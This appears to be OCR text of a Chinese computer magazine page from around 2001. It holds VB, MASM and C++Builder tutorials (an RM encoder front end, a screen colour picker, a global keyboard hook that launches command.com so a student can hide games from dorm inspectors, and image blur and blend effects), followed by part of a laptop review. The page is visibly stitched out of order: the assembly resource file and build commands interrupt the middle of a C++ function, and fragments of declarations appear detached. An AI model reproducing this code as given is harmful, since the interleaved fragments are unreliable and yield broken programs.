Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long
Private Const HWND_TOPMOST = -1
Private Const SWP_NOSIZE = &H1
Private Declare Function BitBlt Lib "gdi32" (ByVal hDestDC As Long, ByVal x As Long, ByVal y As Long, ByVal nWidth As Long, ByVal nHeight As Long, ByVal hSrcDC As Long, ByVal xSrc As Long, ByVal ySrc As Long, ByVal dwRop As Long) As Long
Private Declare Function GetCursorPos Lib "user32" (lpPoint As POINTAPI) As Long
```


用VB制作RM压缩软件

□北京　李淼

有一天在网上闲逛时看到了一个可以用来做RM电影的软件，名字是RealProducer。下载安装后立即用它做了一个小小的RM电影一试身手，感觉速度和质量还是可以接受的，但是离我的要求还是差了一点，毕竟是共享软件，在没有注册的情况下好多的功能都被屏蔽了，真可惜。

无奈之际我读了它的帮助文件，突然发现RealProducer的核心部分就是用ProducerControl.ocx控件编的，这个控件支持从.mpg、.dat、.avi、.mov、.qt等文件格式到.rm格式的转换，功能还不差呢！呵呵，真是天助我也！

打开VB新建一个工程，在窗体上添加两个CommandButton，Name属性分别是Run和Stop，Caption属性分别是“开始编码”与“停止编码”。再添加两个TextBox，Name属性分别是InputFile和OutPutFile，是用来确定输入输出文件名的。依次点击Project、Components，在Components对话框中选上Real Producer ActiveX Control Library后按下确定，窗体上就会自动加入ProducerControl1控件了。最终的窗体设计请参考附图。



切换到代码编辑窗口并输入以下代码：

```
Private Sub Form_Load()
    InputFile = ""
    OutputFile = ""
    ProducerControl1.InputType = INPUT_SOURCE_FILE
    ProducerControl1.InputFilename = ""
    ProducerControl1.TempDirectory = "c:\temp"
    ProducerControl1.OutputFilename = ""
End Sub

Private Sub Run_Click()
    ProducerControl1.InputFilename = InputFile
    ProducerControl1.OutputFilename = OutputFile
    ProducerControl1.StartEncoding
End Sub
Private Sub Stop_Click()
    ProducerControl1.StopEncoding
End Sub
```

以上的代码只是个演示，只能实现简单的RM文件制作，如果你还想要挖掘ProducerControl，那么VB中的Object Browser将成为你的好帮手。顺便说一句，网上好多的RM制作软件都是利用ProducerControl.ocx编出来的，只是ProducerControl.visible=False罢了！

程序在VB6+Windows2000下调试通过。

```
Private Declare Function GetDC Lib "user32" (ByVal hwnd As Long) As Long
Private Declare Function GetPixel Lib "gdi32" (ByVal hdc As Long, ByVal x As Long, ByVal y As Long) As Long
Private Declare Function ScreenToClient Lib "user32" (ByVal hwnd As Long, lpPoint As POINTAPI) As Long
Private Declare Function WindowFromPoint Lib "user32" (ByVal xPoint As Long, ByVal yPoint As Long) As Long
Private Type POINTAPI
        x As Long
        y As Long
End Type
```

到此我们已经完成了API函数的添加，我们继续添加代码。首先在程序头部、POINTAPI结构的声明之后添加全局变量blnPaint：

```
Dim blnPaint As Boolean 'True时允许取色，False时禁止取色
```

接着在代码编辑器中追加下面这些代码：

```
'全屏取色
Private Sub ColorChange_Pallet(x As Single, y As Single)
  On Local Error Resume Next
  Dim lngHwnd, lngHd As Long
  Dim point As POINTAPI, lngRGB As Long
  Dim lngX, lngY As Long
  Dim r As Integer, g As Integer, b As Integer
  If blnPaint = True Then
    GetCursorPos point '得到当前鼠标所在位置坐标
    If point.x = lngX And point.y = lngY Then Exit Sub
    lngX = point.x: lngY = point.y

    lngHwnd = WindowFromPoint(point.x, point.y) '得到指定点窗口句柄
    lngHd = GetDC(lngHwnd) '得到指定点的设备场景DC
    ScreenToClient lngHwnd, point '指定点坐标转化为客户区坐标
    x = point.x: y = point.y

    lngRGB = GetPixel(lngHd, x, y) '得到指定点像素的RGB值
    '有些情况下得到的lngRGB值为-1,只有使用BitBlt函数直接拷贝指定点位图
    If lngRGB = -1 Then
     BitBlt Picture1.hdc, 0, 0, 1, 1, lngHd, point.x, point.y, vbSrcCopy
      lngRGB = Picture1.point(0, 0)
    End If

    '得到所选颜色的RGB值
    r = (lngRGB Mod 256)
    b = (Int(lngRGB \ 65536))
    g = ((lngRGB - (b * 65536) - r) \ 256)

    '滚动条变化
    hslRed.Value = r
    hslGreen.Value = g
    hslBlue.Value = b
  End If
End Sub

'鼠标被按下时
Private Sub Picture2_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
  Picture2.MousePointer = 99

  If blnPaint = False Then blnPaint = True
    Call ColorChange_Pallet(x, y)
End Sub

'鼠标移动时
Private Sub Picture2_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
    If blnPaint = True Then Call ColorChange_Pallet(x, y)
End Sub

'放开鼠标时
Private Sub Picture2_MouseUp(Button As Integer, Shift As Integer, x As Single, y As Single)
  If blnPaint = True Then blnPaint = False
End Sub
```

好了，激动人心的时刻来了，让我们赶快按F5运行程序吧！这就是我们自己编写的“魔法调色盘”，希望各位能喜欢！

程序在Windows2000+VB6.0下调试通过。

定义自己的快捷键

□山东　姚彬

我是一名住校的学生，学校规定非假日时间不准在宿舍玩游戏。然而长夜漫漫无心睡眠，难免不自觉地偷偷玩一会儿，可是心中又十分害怕检查人员“破门而入”……

所谓“道高一尺，魔高一丈”，我从一些品牌机的键盘中得到启发，在品牌机键盘的最上方一般都有一排快捷键，按动一下便会执行预设的程序。为什么我不试着在自己的键盘上定义一个快捷键（我们不妨将键盘的F10键设为快捷键），一旦有人来便执行另外一个程序（比如Command.com而进入MS-DOS方式）？嘿嘿嘿……

好啦，说干就干，我所用的语言是32位汇编语言，运行速度快和文件体积小是它的特点，而且它是计算机最基本、离硬件最近的语言。可惜，现在杂志中这样的文章是越来越少啦。

建立快捷键，意味着要拦截系统范围内所有的键盘活动，即要建一个“钩子函数”。由于我们将要建的“钩子函数”属于远程钩子，所以需要将函数放到DLL文件（动态链接库）中。新建一个文本文件dkey.asm，输入DLL文件的源代码如下：

```
;========================< 彬 >==
;名  称:与 KEY 程序相关的 DLL 文件
;用  途:HOOK  KEYBOARD
;语  言:MASM32
;日  期:2001 年 8 月 23 日
;===========================================
.386
.model flat,stdcall
  option casemap:none
  include \masm32\include\windows.inc
  include \masm32\include\kernel32.inc
  include \masm32\include\user32.inc

  includelib \masm32\lib\kernel32.lib
  includelib \masm32\lib\user32.lib

.const
  WM_KEYHOOK equ WM_USER+12

.data
  hInstance dd 0

.data?
  hHook dd ?
  hWnd  dd ?

.code
  dllentry proc hInst:HINSTANCE,reason:dword,reserved1:dword
     .if reason==DLL_PROCESS_ATTACH
          push hInst
          pop hInstance
     .endif
     mov eax,TRUE
      ret
  dllentry endp


  KeyProc proc nCode:dword,wParam:dword,lParam:dword
    mov eax,wParam

     push edx
    mov edx,lParam
    invoke PostMessage,hWnd,WM_KEYHOOK,eax,edx
     pop edx

    invoke CallNextHookEx,hHook,nCode,wParam,lParam

     ret
  KeyProc endp


  InstallHook proc hwnd:dword
     push hwnd
     pop hWnd
     invoke SetWindowsHookEx,WH_KEYBOARD ,addr KeyProc,
hInstance,NULL
     mov hHook,eax
     ret
  InstallHook endp

  UninstallHook proc
      invoke UnhookWindowsHookEx,hHook
      ret
  UninstallHook endp

end dllentry
```

接着建立dkey.def文件，代码很简单，如下：

```
LIBRARY dkey
EXPORTS
InstallHook
UninstallHook
KeyProc
```

“钩子函数”的代码已经写好啦，依次输入下面的两行命令开始编译连接：

```
ml /c /coff /Cp dkey.asm
link /section:.bss,S /dll /def:dkey.def /subsystem:windows
/libpath:e:\masm32\lib dkey.obj
```

至此，“钩子函数”的DLL文件已经生成啦。

真正的工作才刚刚开始，现在编写主程序key.asm：

```
;======================================< 彬 >==
;名  称:定义自己的快捷键
;用  途:含有相关 HOOK  DLL 文件
;语  言:MASM32
;日  期:2001 年 8 月 23 日
;=============================================
.386
.model flat,stdcall
  option casemap:none
;-----------------------------------------
; 函数库声明
;-----------------------------------------
  include \masm32\include\windows.inc
  include \masm32\include\kernel32.inc
  include \masm32\include\comctl32.inc
  include \masm32\include\user32.inc
  include \masm32\include\gdi32.inc
  include \masm32\include\shell32.inc

  includelib \masm32\lib\gdi32.lib
  includelib \masm32\lib\kernel32.lib
```

```
  includelib \masm32\lib\comctl32.lib
  includelib \masm32\lib\user32.lib
  includelib \masm32\lib\shell32.lib
  includelib dkey.lib
;-------------------------------------------
; 自定义函数
;-------------------------------------------
  MyDlg proto :dword,:dword,:dword,:dword
  InstallHook proto :dword
  UninstallHook proto
  MouseProc proto :dword,:dword,:dword
  EnumChild proto :dword,:dword

;-------------------------------------------
; 变量声明
;-------------------------------------------
.const
  VZL_MAIN     equ 1000                 ;主窗口
  VZL_TEXT     equ 1001                 ;文本窗口
  VZL_EXIT     equ 1002                 ;退出按钮
  WM_KEYHOOK   equ WM_USER+12           ;自定义消息

.data
  AppName      db "vBin 键值检测",0      ;例程名字
  HookFlag     dd FALSE                 ;钩子标志
  template     db "键值: %lx",0          ;模型
  ToolTipsClassName db "Tooltips_class32",0  ;提示条的类名
  RunExeName   db 250 dup (0)           ;运行文件名

;-------------------------------------------
  IniFileName db "c:\set.ini",0
  Command_Title db "Command",0
  Run_Title db "Run",0
  Default_Str db "command.com",0
;-------------------------------------------

.data?
  hInstance   dd ?              ;当前进程的句柄
  hHook       dd ?              ;HOOKER 的句柄
  ToolTip     dd ?              ;提示条的句柄
  buffer      db 20 dup (?)     ;存放键值的缓冲区
  TipBuffer   db 100 dup (?)    ;提示条的缓冲区

.code
 start:
     invoke GetModuleHandle,NULL      ;得到当前进程句柄
     mov hInstance,eax                ;保存句柄
   invoke DialogBoxParam,hInstance,VZL_MAIN,NULL,addr MyDlg,
NULL     ;调用自定义对话框
  invoke ExitProcess,NULL             ;退出进程

  MyDlg proc uses edx hDlg:dword,uMsg:dword,wParam:dword,
lParam:dword          ;对话框返回函数
      LOCAL TipS:TOOLINFO             ;定义结构
      LOCAL DlgRect:RECT

     .if uMsg==WM_CLOSE
          .if HookFlag==TRUE
               invoke UninstallHook
          .endif
          invoke EndDialog,hDlg,NULL
       .elseif uMsg==WM_KEYHOOK      ;拦截 HOOK 消息
          mov edx,lParam
          shr edx,30
          or dx,1h
          .if dx==1
               invoke RtlZeroMemory,addr buffer,sizeof buffer
               invoke wsprintf,addr buffer,addr template,wParam
  invoke SetDlgItemText,hDlg,VZL_TEXT,addr buffer   ;显示键值

               .if (wParam==VK_F10)
                invoke RtlZeroMemory,addr buffer,sizeof buffer
               invoke wsprintf,addr buffer,addr template,eax
   invoke SetDlgItemText,hDlg,VZL_TEXT,addr buffer ;显示键值
                invoke WinExec,addr RunExeName,SW_SHOW
                 .elseif (wParam==VK_F11)
                      invoke ShowWindow,hDlg,SW_HIDE
                 .elseif (wParam==VK_F12)
                      invoke ShowWindow,hDlg,SW_SHOW
               .endif
          .endif
       .elseif uMsg==WM_INITDIALOG           ;初始化
        invoke InitCommonControls
        invoke GetWindowRect,hDlg,addr DlgRect
        invoke SetWindowPos, hDlg, HWND_TOPMOST, DlgRect.
left, \    ;使窗口居上
                        DlgRect.top, DlgRect.right, \
                         DlgRect.bottom,SWP_SHOWWINDOW
        invoke CreateWindowEx,NULL,ADDR ToolTipsClassName,
NULL,\    ;建 TIP
               TTS_ALWAYSTIP,CW_USEDEFAULT,\
                    CW_USEDEFAULT,CW_USEDEFAULT,
CW_USEDEFAULT,NULL,NULL,\
               hInstance,NULL
                mov ToolTip,eax              ;保存句柄
                mov TipS.cbSize,sizeof TOOLINFO
;填写 TIP 结构值
          mov TipS.uFlags,TTF_SUBCLASS
          push hDlg
          pop TipS.hWnd
          invoke EnumChildWindows,hDlg,addr EnumChild,addr
TipS       ;循环子窗口
          invoke InstallHook,hDlg          ;安装钩子
          mov HookFlag,TRUE                ;保存钩子标志

         invoke GetPrivateProfileString,offset Command_Title,offset
Run_Title,offset Default_Str,offset RunExeName,sizeof RunExeName,
offset IniFileName

       .elseif uMsg==WM_COMMAND
          .if lParam!=0
               mov eax,wParam
               mov edx,eax
               shr edx,16
               .if dx==BN_CLICKED
                     .if ax==VZL_EXIT
                invoke SendMessage,hDlg,WM_CLOSE,0,0 ;退出
                     .endif
               .endif
          .endif
       .else
           mov eax,FALSE
           ret
    .endif
    mov eax,TRUE
     ret
  MyDlg endp

  EnumChild proc uses ebx hWndChild:dword,lParam:dword
;子窗口返回函数
    mov ebx,lParam
    assume ebx:ptr TOOLINFO
     push hWndChild
    pop [ebx].uId
    or [ebx].uFlags,TTF_IDISHWND
    invoke GetWindowText,hWndChild,addr TipBuffer,100
    lea eax,TipBuffer
    mov [ebx].lpszText,eax
     invoke SendMessage,ToolTip,TTM_ADDTOOL,NULL,ebx
;填加TIP
    assume ebx:nothing
     ret
  EnumChild endp

 end start
```

为了给程序一个漂亮的界面，我们建立资源文件key.rc如下，资源文件中的程序图标key.ico如图1所示。




图 1

个性凸现的动画特技效果

□北京　韦文献

如果你使用过Photoshop这样的图像处理工具，一定曾为它们各式各样的图形处理方式兴奋不已吧？不过话说回来，它也仅仅能处理单幅的静止图像。如果有一种方法能让你在自己编写的应用程序中加入类似Photoshop中的图像处理功能，而且是经过改进的动态特技处理手段，你会觉得怎么样呢？有兴趣的话就请继续往下看。

在介绍这些特技处理方法之前，让我们先做一些技术约定：用C++Builder开发工具编写，应用ScanLine处理技术(可极大提升图像处理速度)。如果您用的不是C++Builder开发工具也没关系，先看懂下面的处理方法后再将处理函数做一些修改，即可以应用到您喜欢的开发工具中去。

特技一、模糊淡出效果

也许您对淡入淡出效果较为熟悉，但对一边淡出一边模糊的效果一定感到新鲜吧！

首先分别谈谈淡出与模糊效果的原理。淡出函数的原理很简单，就是将每一像素点的R、G、B颜色值减去相同的整数直至零，这样即可实现整幅图的暗化。模糊函数相对要复杂一些，因为必须考虑周围像素的影响，这就要引入加权算法，按照给定的系数对周围像素点和当前点的颜色值进行加权运算。

下面让我们参考范例。在C++Builder中创建新的工程(窗体保存为test.cpp)，在Form中加入一个Image控件、一个Timer控件和一个Button控件。把Image控件的Autosize属性改为True，Visible属性改为False，Align属性改为alClient，把Timer控件的Enable属性改为False，Interval属性改为10，把Button控件的Caption属性改为"观看淡出模糊效果并且退出"，其他的都采用默认属性。

打开test.h头文件，在其中加入淡出函数和模糊函数的声明：

```
void softdowncolor(TImage *Bp,int step); //淡出函数
void softflt(TImage *Bp);                //模糊函数
```

其中，淡出函数softdowncolor的step参数是在淡出时减掉的颜色值，你可以通过它来控制淡出的速率。

接着，在test.cpp文件中加入淡出函数和模糊函数的实现：

```
void softdowncolor(TImage *Bp,int step)
{ BYTE *ptr;
  int i,j;
  int color;
  Bp->Picture->Bitmap->PixelFormat=pf24bit;
  for(i=0;i<Bp->Height;i++){
     ptr=(BYTE *)Bp->Picture->Bitmap->ScanLine[i];
     for(j=0;j<Bp->Width*3;j+=3){
        color=ptr[j+2];
        color-=step;
        if(color<0)color=0;
        ptr[j+2]=color;
        color=ptr[j+1];
        color-=step;
        if(color<0)color=0;
        ptr[j+1]=color;
        color=ptr[j];
        color-=step;
        if(color<0)color=0;
        ptr[j]=color;
     }
  }
}

void softflt(TImage *Bp)
{ int Div=100;
  int temp[3];
  int flt[9]={10,10,10,10,20,10,10,10,10};
  BYTE *ptr,*ptru,*ptrm,*ptrd;
  int i,j,k,m;
  Bp->Picture->Bitmap->PixelFormat=pf24bit;
  for(k=1;k<(Bp->Picture->Bitmap->Height-1);k++){
     ptr=(BYTE *)Bp->Picture->Bitmap->ScanLine[k];
     ptrm=(BYTE *)Bp->Picture->Bitmap->ScanLine[k];
     ptru=(BYTE *)Bp->Picture->Bitmap->ScanLine[k-1];
```

```
#include "resource.h"
#define VZL_MAIN    1000
#define VZL_TEXT    1001
#define VZL_EXIT    1002
#define VZL_ICO     1003

VZL_ICO ICON          "key.ico"
VZL_MAIN DIALOG 6, 15, 126, 59
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE |
WS_CAPTION | WS_SYSMENU
CAPTION "Http://vbin.51.net  --> vBin"
FONT 10, "MS Sans Serif"
{
 EDITTEXT VZL_TEXT, 17, 15, 93, 13, WS_DISABLED |
WS_BORDER | WS_TABSTOP
 CONTROL "", -1, "Static", SS_ETCHEDHORZ | WS_CHILD |
WS_VISIBLE, 15, 36, 100, 2
 PUSHBUTTON "退出", VZL_EXIT, 43, 43, 42, 13
}
```

OK，主程序编写完毕，有关编译连接的命令如下：

```
ml /c /coff /Cp key.asm
rc key.rc
link /subsystem:windows /libpath:e:\masm32\lib key.obj key.res
```

大功告成！双击key.exe，运行界面如图2所示。如果配置文件(c:\set.ini)不存在，程序会默认command.com为要被执行的程序，按下F10键后即进入DOS状态。程序在我玩过的游戏中均调试过，不到1秒钟马上进入DOS状态。



图2

程序由MASM6.15编译连接，在Win95/98/2000下均调试通过。源代码和执行文件可在Http://vbin.51.net/yzfile/key.zip下载。CF

```
    ptrd=(BYTE *)Bp->Picture->Bitmap->ScanLine[k+1];
    for(m=3;m<(Bp->Picture->Width-1)*3;m+=3){
      temp[0]=0;
      temp[1]=0;
      temp[2]=0;
      for(i=-1;i<=1;i++)
        for(j=0;j<3;j++)
          temp[j]+=ptrm[m+3*i+j]*flt[4+i];
      for(i=-1;i<=1;i++)
        for(j=0;j<3;j++)
          temp[j]+=ptru[m+3*i+j]*flt[1+i];
      for(i=-1;i<=1;i++)
        for(j=0;j<3;j++)
          temp[j]+=ptrd[m+3*i+j]*flt[7+i];
      for(i=0;i<3;i++){
        temp[i]=temp[i]/Div;
        if(temp[i]>255)temp[i]=255;
        if(temp[i]<0)temp[i]=0;
        ptr[m+i]=temp[i];
      }
    }
  }
}
```

现在让我们看看实际效果吧！在test.cpp中定义一全局变量：int BeEnd;

并且响应Form的创建事件：

```
void __fastcall TForm1::FormCreate(TObject *Sender)
{ Image1->Picture->LoadFromFile("1.bmp"); //加载的图像文件必须是Bmp格式
}
```

双击 Button 控件添加按钮响应事件：

```
void __fastcall TForm1::Button1Click(TObject *Sender)
{ BeEnd=0;
  Timer1->Enabled=true;
}
```

双击 Timer 控件添加定时器响应事件：

```
void __fastcall TForm1::Timer1Timer(TObject *Sender)
{ BeEnd++;
  softflt(Image1);
  softdowncolor(Image1,20);
  this->Canvas->CopyRect(Rect(0,0,Image1->Picture->Width,
Image1->Picture->Height),
Image1->Canvas,Rect(0,0,
Image1->Picture->Width,
Image1->Picture->Height));
  if(BeEnd>=12){
    Timer1->Enabled=false;
    Close();
  }
}
```



Í¼1




图 2

编译运行程序，你就可以看到如图1和图2所示的模糊淡出效果。

特技二、透明图层动态切换

透明图层动态切换的核心是定义一个透明函数。透明函数的原理是将前景图像和背景图像相同位置上的像素的颜色按照一定系数进行比较取值，计算公式为：

COLOR=color2*DV+color2*(1-DV)

其中 DV 为小于等于 1 并且大于等于 0 的小数。

让我们看看具体的编程。跟上面一样，创建一个新的工程，不过这回一共要添加三个 Image 控件，Align 属性全部都是 alClient。把 Button 控件的 Caption 属性修改成“ 观看透明图层动态切换效果 ”。打开 test.h 头文件，在其中加入透明函数的声明：

```
void changepic(TImage *mg1,TImage *mg2,TImage *mg3,int div);
```

mg1、mg2、mg3 分别是前景图像、背景图像、缓冲图像，div 是透明系数，为 0 到 100 间的整数。

在test.cpp文件中加入透明函数的实现部分：

```
void changepic(TImage *mg1,TImage *mg2,TImage *mg3,int div)
{ BYTE *ptr1,*ptr2,*ptr3;
  int i,j,tmp;
  mg3->Canvas->CopyRect(Rect(0,0,mg1->Picture->Width,mg1->
Picture->Height),mg1->Canvas,Rect(0,0,mg1->Picture->Width,mg1->
Picture->Height));
  mg1->Picture->Bitmap->PixelFormat=pf24bit;
  mg2->Picture->Bitmap->PixelFormat=pf24bit;
  mg3->Picture->Bitmap->PixelFormat=pf24bit;

  for(i=0;i<mg1->Picture->Height;i++){
    ptr1=(BYTE *)mg1->Picture->Bitmap->ScanLine[i];
    ptr2=(BYTE *)mg2->Picture->Bitmap->ScanLine[i];
    ptr3=(BYTE *)mg3->Picture->Bitmap->ScanLine[i];

    for(j=0;j<mg1->Picture->Width*3;j+=3){
      tmp=ptr1[i*3+j]*div/100+ptr2[i*3+j]*(100-div)/100;
      ptr3[i*3+j]=tmp;
      tmp=ptr1[i*3+j+1]*div/100+ptr2[i*3+j+1]*(100-div)/100;
      ptr3[i*3+j+1]=tmp;
      tmp=ptr1[i*3+j+2]*div/100+ptr2[i*3+j+2]*(100-div)/100;
      ptr3[i*3+j+2]=tmp;
    }
  }
}
```

在test.cpp 中定义一全局变量：int test;

为Form增添创建时的响应事件：

```
void __fastcall TForm1::FormCreate(TObject *Sender)
{ Image1->Picture->LoadFromFile("1.bmp");
  Image3->Picture->LoadFromFile("1.bmp");
  Image2->Picture->LoadFromFile("2.bmp");
}
```

双击Button控件添加按钮响应事件：

```
void __fastcall TForm1::Button1Click(TObject *Sender)
{ test=0;
  Timer1->Enabled=true;
}
```

双击Timer控件添加定时器响应事件：

```
void __fastcall TForm1::Timer1Timer(TObject *Sender)
{ test+=3;
  if(test<=100){
    changepic(Image2,Image1,Image3,test);
    this->Canvas->CopyRect(Rect(0,0,Image3->Picture->Width,
Image3->Picture->Height),Image3->Canvas,Rect(0,0,Image3->
Picture->Width,Image3->Picture->Height));
  }
    else Timer1->Enabled=false;
}
```

编译并运行程序，点击Button1就可以看到两幅透明的图在互相切换，如图 3 、图 4 、图 5 所示。



图 3



图 4




图 5

程序在Borland C++ Builder 5、Windows98下调试通过。

□ CFan 评测室

边走边玩的乐趣

——多款笔记本电脑测试




尽管笔记本电脑诞生和发展的历史并不比普通台式机短多少，但对于许多普通用户来说可能还是个令人感到新奇的东东，它因价格高昂的特点一直被认为是“有钱人的玩具”，不过在近一两年，特别是今年有了重大的变化，许多笔记本电脑的开发及销售商都意识到了笔记本电脑的最大的新市场领域是增长迅速的普通用户而不是一成不变的商业及专业用户，所以他们在笔记本电脑产品生产及市场开发上有了许多新动作，不但笔记本电脑的性能规格在短时间内有了较大的提升，连价格也有了大幅度的下调。最明显的变化体现在市面上出现了许多万元左右的笔记本电脑，除了国内制造笔记本电脑的厂商增多、成本减低的原因外，也不乏一些名牌大厂的优秀产品参与竞争，在厂商激烈的相互竞争下，普通消费者就成了最大的获利者。

在普通人看来，笔记本电脑和普通台式机的区别就是体积和重量不同，便携性增加了而已。其实这只是比较浅显的认识，笔记本电脑体积虽然小，但是五脏俱全，将体积较大的台式机主机内的零件全部缩小至现在笔记本电脑的主机内，不仅仅是单纯从技术角度就能解释的。因为笔记本电脑的体积有限，所以在设计上必须要相当谨慎，各厂商为了减少体积，使用的设计模式有下列几种：第一种就是简化主板上的设计，所以在笔记本电脑使用的主板上几乎看不到扩充插槽（DIMM除外）。不过主板的面积缩小了，其他配件也要跟着缩小，所以笔记本电脑使用了更小的2.5寸硬盘，而且制作技术要求也相对普通3.5寸硬盘更高。另外，笔记本电脑的硬盘转速大多不高，因为硬盘转速越高，相对的盘片产生的摩擦热也就越大。由于笔记本电脑本身特殊的需求，对于热量的来源及挥发必须要相当注意，要不然很容易就会因为工作热量过大而影响系统稳定性。我们在这里讲的还只是笔记本电脑一个方面的技术困难，以此为例说明的是笔记本电脑的性能提升所存在的技术困难和矛盾是普通家用台式机所不能比拟的。

就是因为笔记本电脑中有如此多的限制及技术的瓶颈，所以并不是每一家厂商都可以进入笔记本电脑的制造行业，目前国内除了联想、紫光、明基等品牌外，致力于经营笔记本电脑自我品牌市场的厂商屈指可数。所以笔记本电脑除了是一部小型电脑之外，也是一项高科技的产品，更是技术与艺术的结合！

测　试　参加本次测试的笔记本电脑共有五款，在市场定位上全都是针对多媒体应用用户的，由于送测产品的档次略有区别，我们的测试成绩不能作横向对比，只具备购买选择参考作用。

STMAP 3150



STMAP 3150外表比较朴实，基本上以深灰色调为主，给人以深沉、稳重的感觉。虽然这款笔记本电脑其貌不扬，但在配置规格上却相当高，采用了高档笔记本电脑常用的具备Speedstep低功耗技术的英特尔新一代Mobile PentiumIII850MHz专用移动处理器及128MB SDRAM的大容量内存，完全可以满足目前最新的操作系统对硬件配置的要求。




STMAP 3150是典型的All In One电脑，设计上集所有常用设备于一身，机体的长宽高尺寸分别为306mm×232mm×32mm，重量为2.2kg。我们注意到这款机器的光盘驱动器采用了DVD-ROM，使得STMAP 3150的多媒体播放效果更好，功能更强大。此外，STMAP 3150采用了高品质的12.1英寸TFT LCD，可视面积大，色彩艳丽，字符显示清晰，也使得这款笔记本电脑的重量低于14、15英寸LCD机型，方便了携带。在笔记本电脑的正面前端两侧还配备了立体扬声器，提供清晰流动的旋律，给人丰富的视听享受。

该机具备良好的外部设备扩展性能，端口齐全，除了传统的串并端口和PS/2鼠标口外，还包括VGA显示接口、内置调制调解器接口、2个TYPE II或1个TYPE III插槽、红外线口、USB接口、麦克风和线路输出，可以说是应有尽有，大部分接口都处于笔记本电脑的后端。

在易用性方面，这款笔记本电脑还可以用快捷键控制CD播放，可直接通过简易操作来欣赏音乐。我们还注意到键盘标识上除了字母外，还有相对的中文五笔码提示符，这样大大方便了中文输入的用户。另外，在键盘的顶端还提供了几个上网快捷功能键。

STMAP 3150的散热设计及效果很好，主要通过电脑两侧的散热孔排出，我们在长时间使用后几乎感受不到热量，此外，在所有的测试中，这款机器的工作噪音是最小的，几乎没有。

紫光 7510E C



紫光7510EC在款式设计上比较传统简洁，色彩基本上以香槟银为主，大方有余而变化略显不足。这款笔记本配置规格上很高，采用了高档笔记本电脑常用的具备Speedstep低功耗技术的英特尔Mobile Pentium III 850MHz专用移动处理器及128MB SDRAM的大容量内存，完全可以满足目前最新的操作系统对硬件配置的要求。




紫光7510EC也是All In One电脑设计，光驱、软驱等常用设备齐全，机体的长宽高尺寸分别为308mm×249.5mm×38.5mm，重量为3.0kg(含电池)。这款笔记本电脑还采用了高品质的13.1英寸高亮度TFT LCD，可视面积比普通的12.1英寸更大，能提供更好的多媒体视频输出效果。在笔记本电脑的正面左右前端还配备了立体扬声器，视听享受全面。

该机外部设备扩展性能一般，但各种端口齐全，除了传统的串并端口和PS/2鼠标口外，还有VGA显示接口、内置调制调解器接口、2个TYPE II或1个TYPE III插槽、红外线口、USB接口、麦克风和线路输出等等，大部分接口都处于笔记本电脑的后端。

在易用性方面，这款笔记本电脑还可在不开机的情况下，直接通过简易操作和扩展座的正面前端两侧配备的立体扬声器来欣赏音乐，键盘上还配备了三个热键，可支持一键上网。

紫光7510EC的散热主要通过电脑底部导热散出，正面键盘区基本上感受不到什么热量，但是你若喜欢将笔记本电脑放在腿上工作的话，那就比较受不了。

紫光 6520E C



同样是来自紫光的笔记本电脑，但在款式和风格上，6520EC和我们前面提到过的7510EC存在很大的差别。紫光6520EC色彩以香槟银和蓝色搭配而成，轻快许多，加上电脑的键盘全部是MAC风格的透明键盘，使得这款笔记本电脑更加显得活泼俏丽。这款笔记本配置规格也不低，但采用的并非笔记本电脑常用的具备Speedstep低功耗技术的英特尔Mobile PentiumIII专用移动处理器，而是普通台式机用的FC-PGA PIII750MHz处理器，另外还搭配了128MB SDRAM的大容量内存，完全可以满足目前最新的操作系统对硬件配置的要求。




关于笔记本电脑采用台式机处理器引起的争论不少，不过以CFan评测室的观点来说并不排斥这种做法，只要能解决处理器的散热及性能发挥的问题，这种做法理论上是可以接受的，毕竟比Mobile处理器便宜的台式机处理器能将整机成本降下来，重要的是这种成本下降能在售价中得到体现。

紫光6520EC的类型比较特别，说它是All In One机型，但它的光驱软驱设备只能选择一个安装在机器上，不过好在笔记本电脑的抽拉式安装很方便，随时可以互换。紫光6520EC机体的长宽高尺寸分别为304mm×253mm×36.5mm，重量为2.8kg(含电池)。这款笔记本电脑采用了高品质的13.1英寸高亮度TFT LCD，在笔记本电脑的正面左右前端还配备了立体扬声器，视听享受齐全。

该机外部设备扩展性能不错，但各种端口齐全，除了传统的串并端口和PS/2鼠标口外，还有VGA显示接口、内置调制解调器接口、1个TYPE III插槽、红外线口、USB接口、麦克风和线路输出等等，大部分接口都处于笔记本电脑的后端。

和紫光7510EC的散热方式一样，6520EC也是通过电脑底部导热散出，正面键盘区基本上感受不到什么热量，但底部温度不低。

HP omnibook500 F22168W



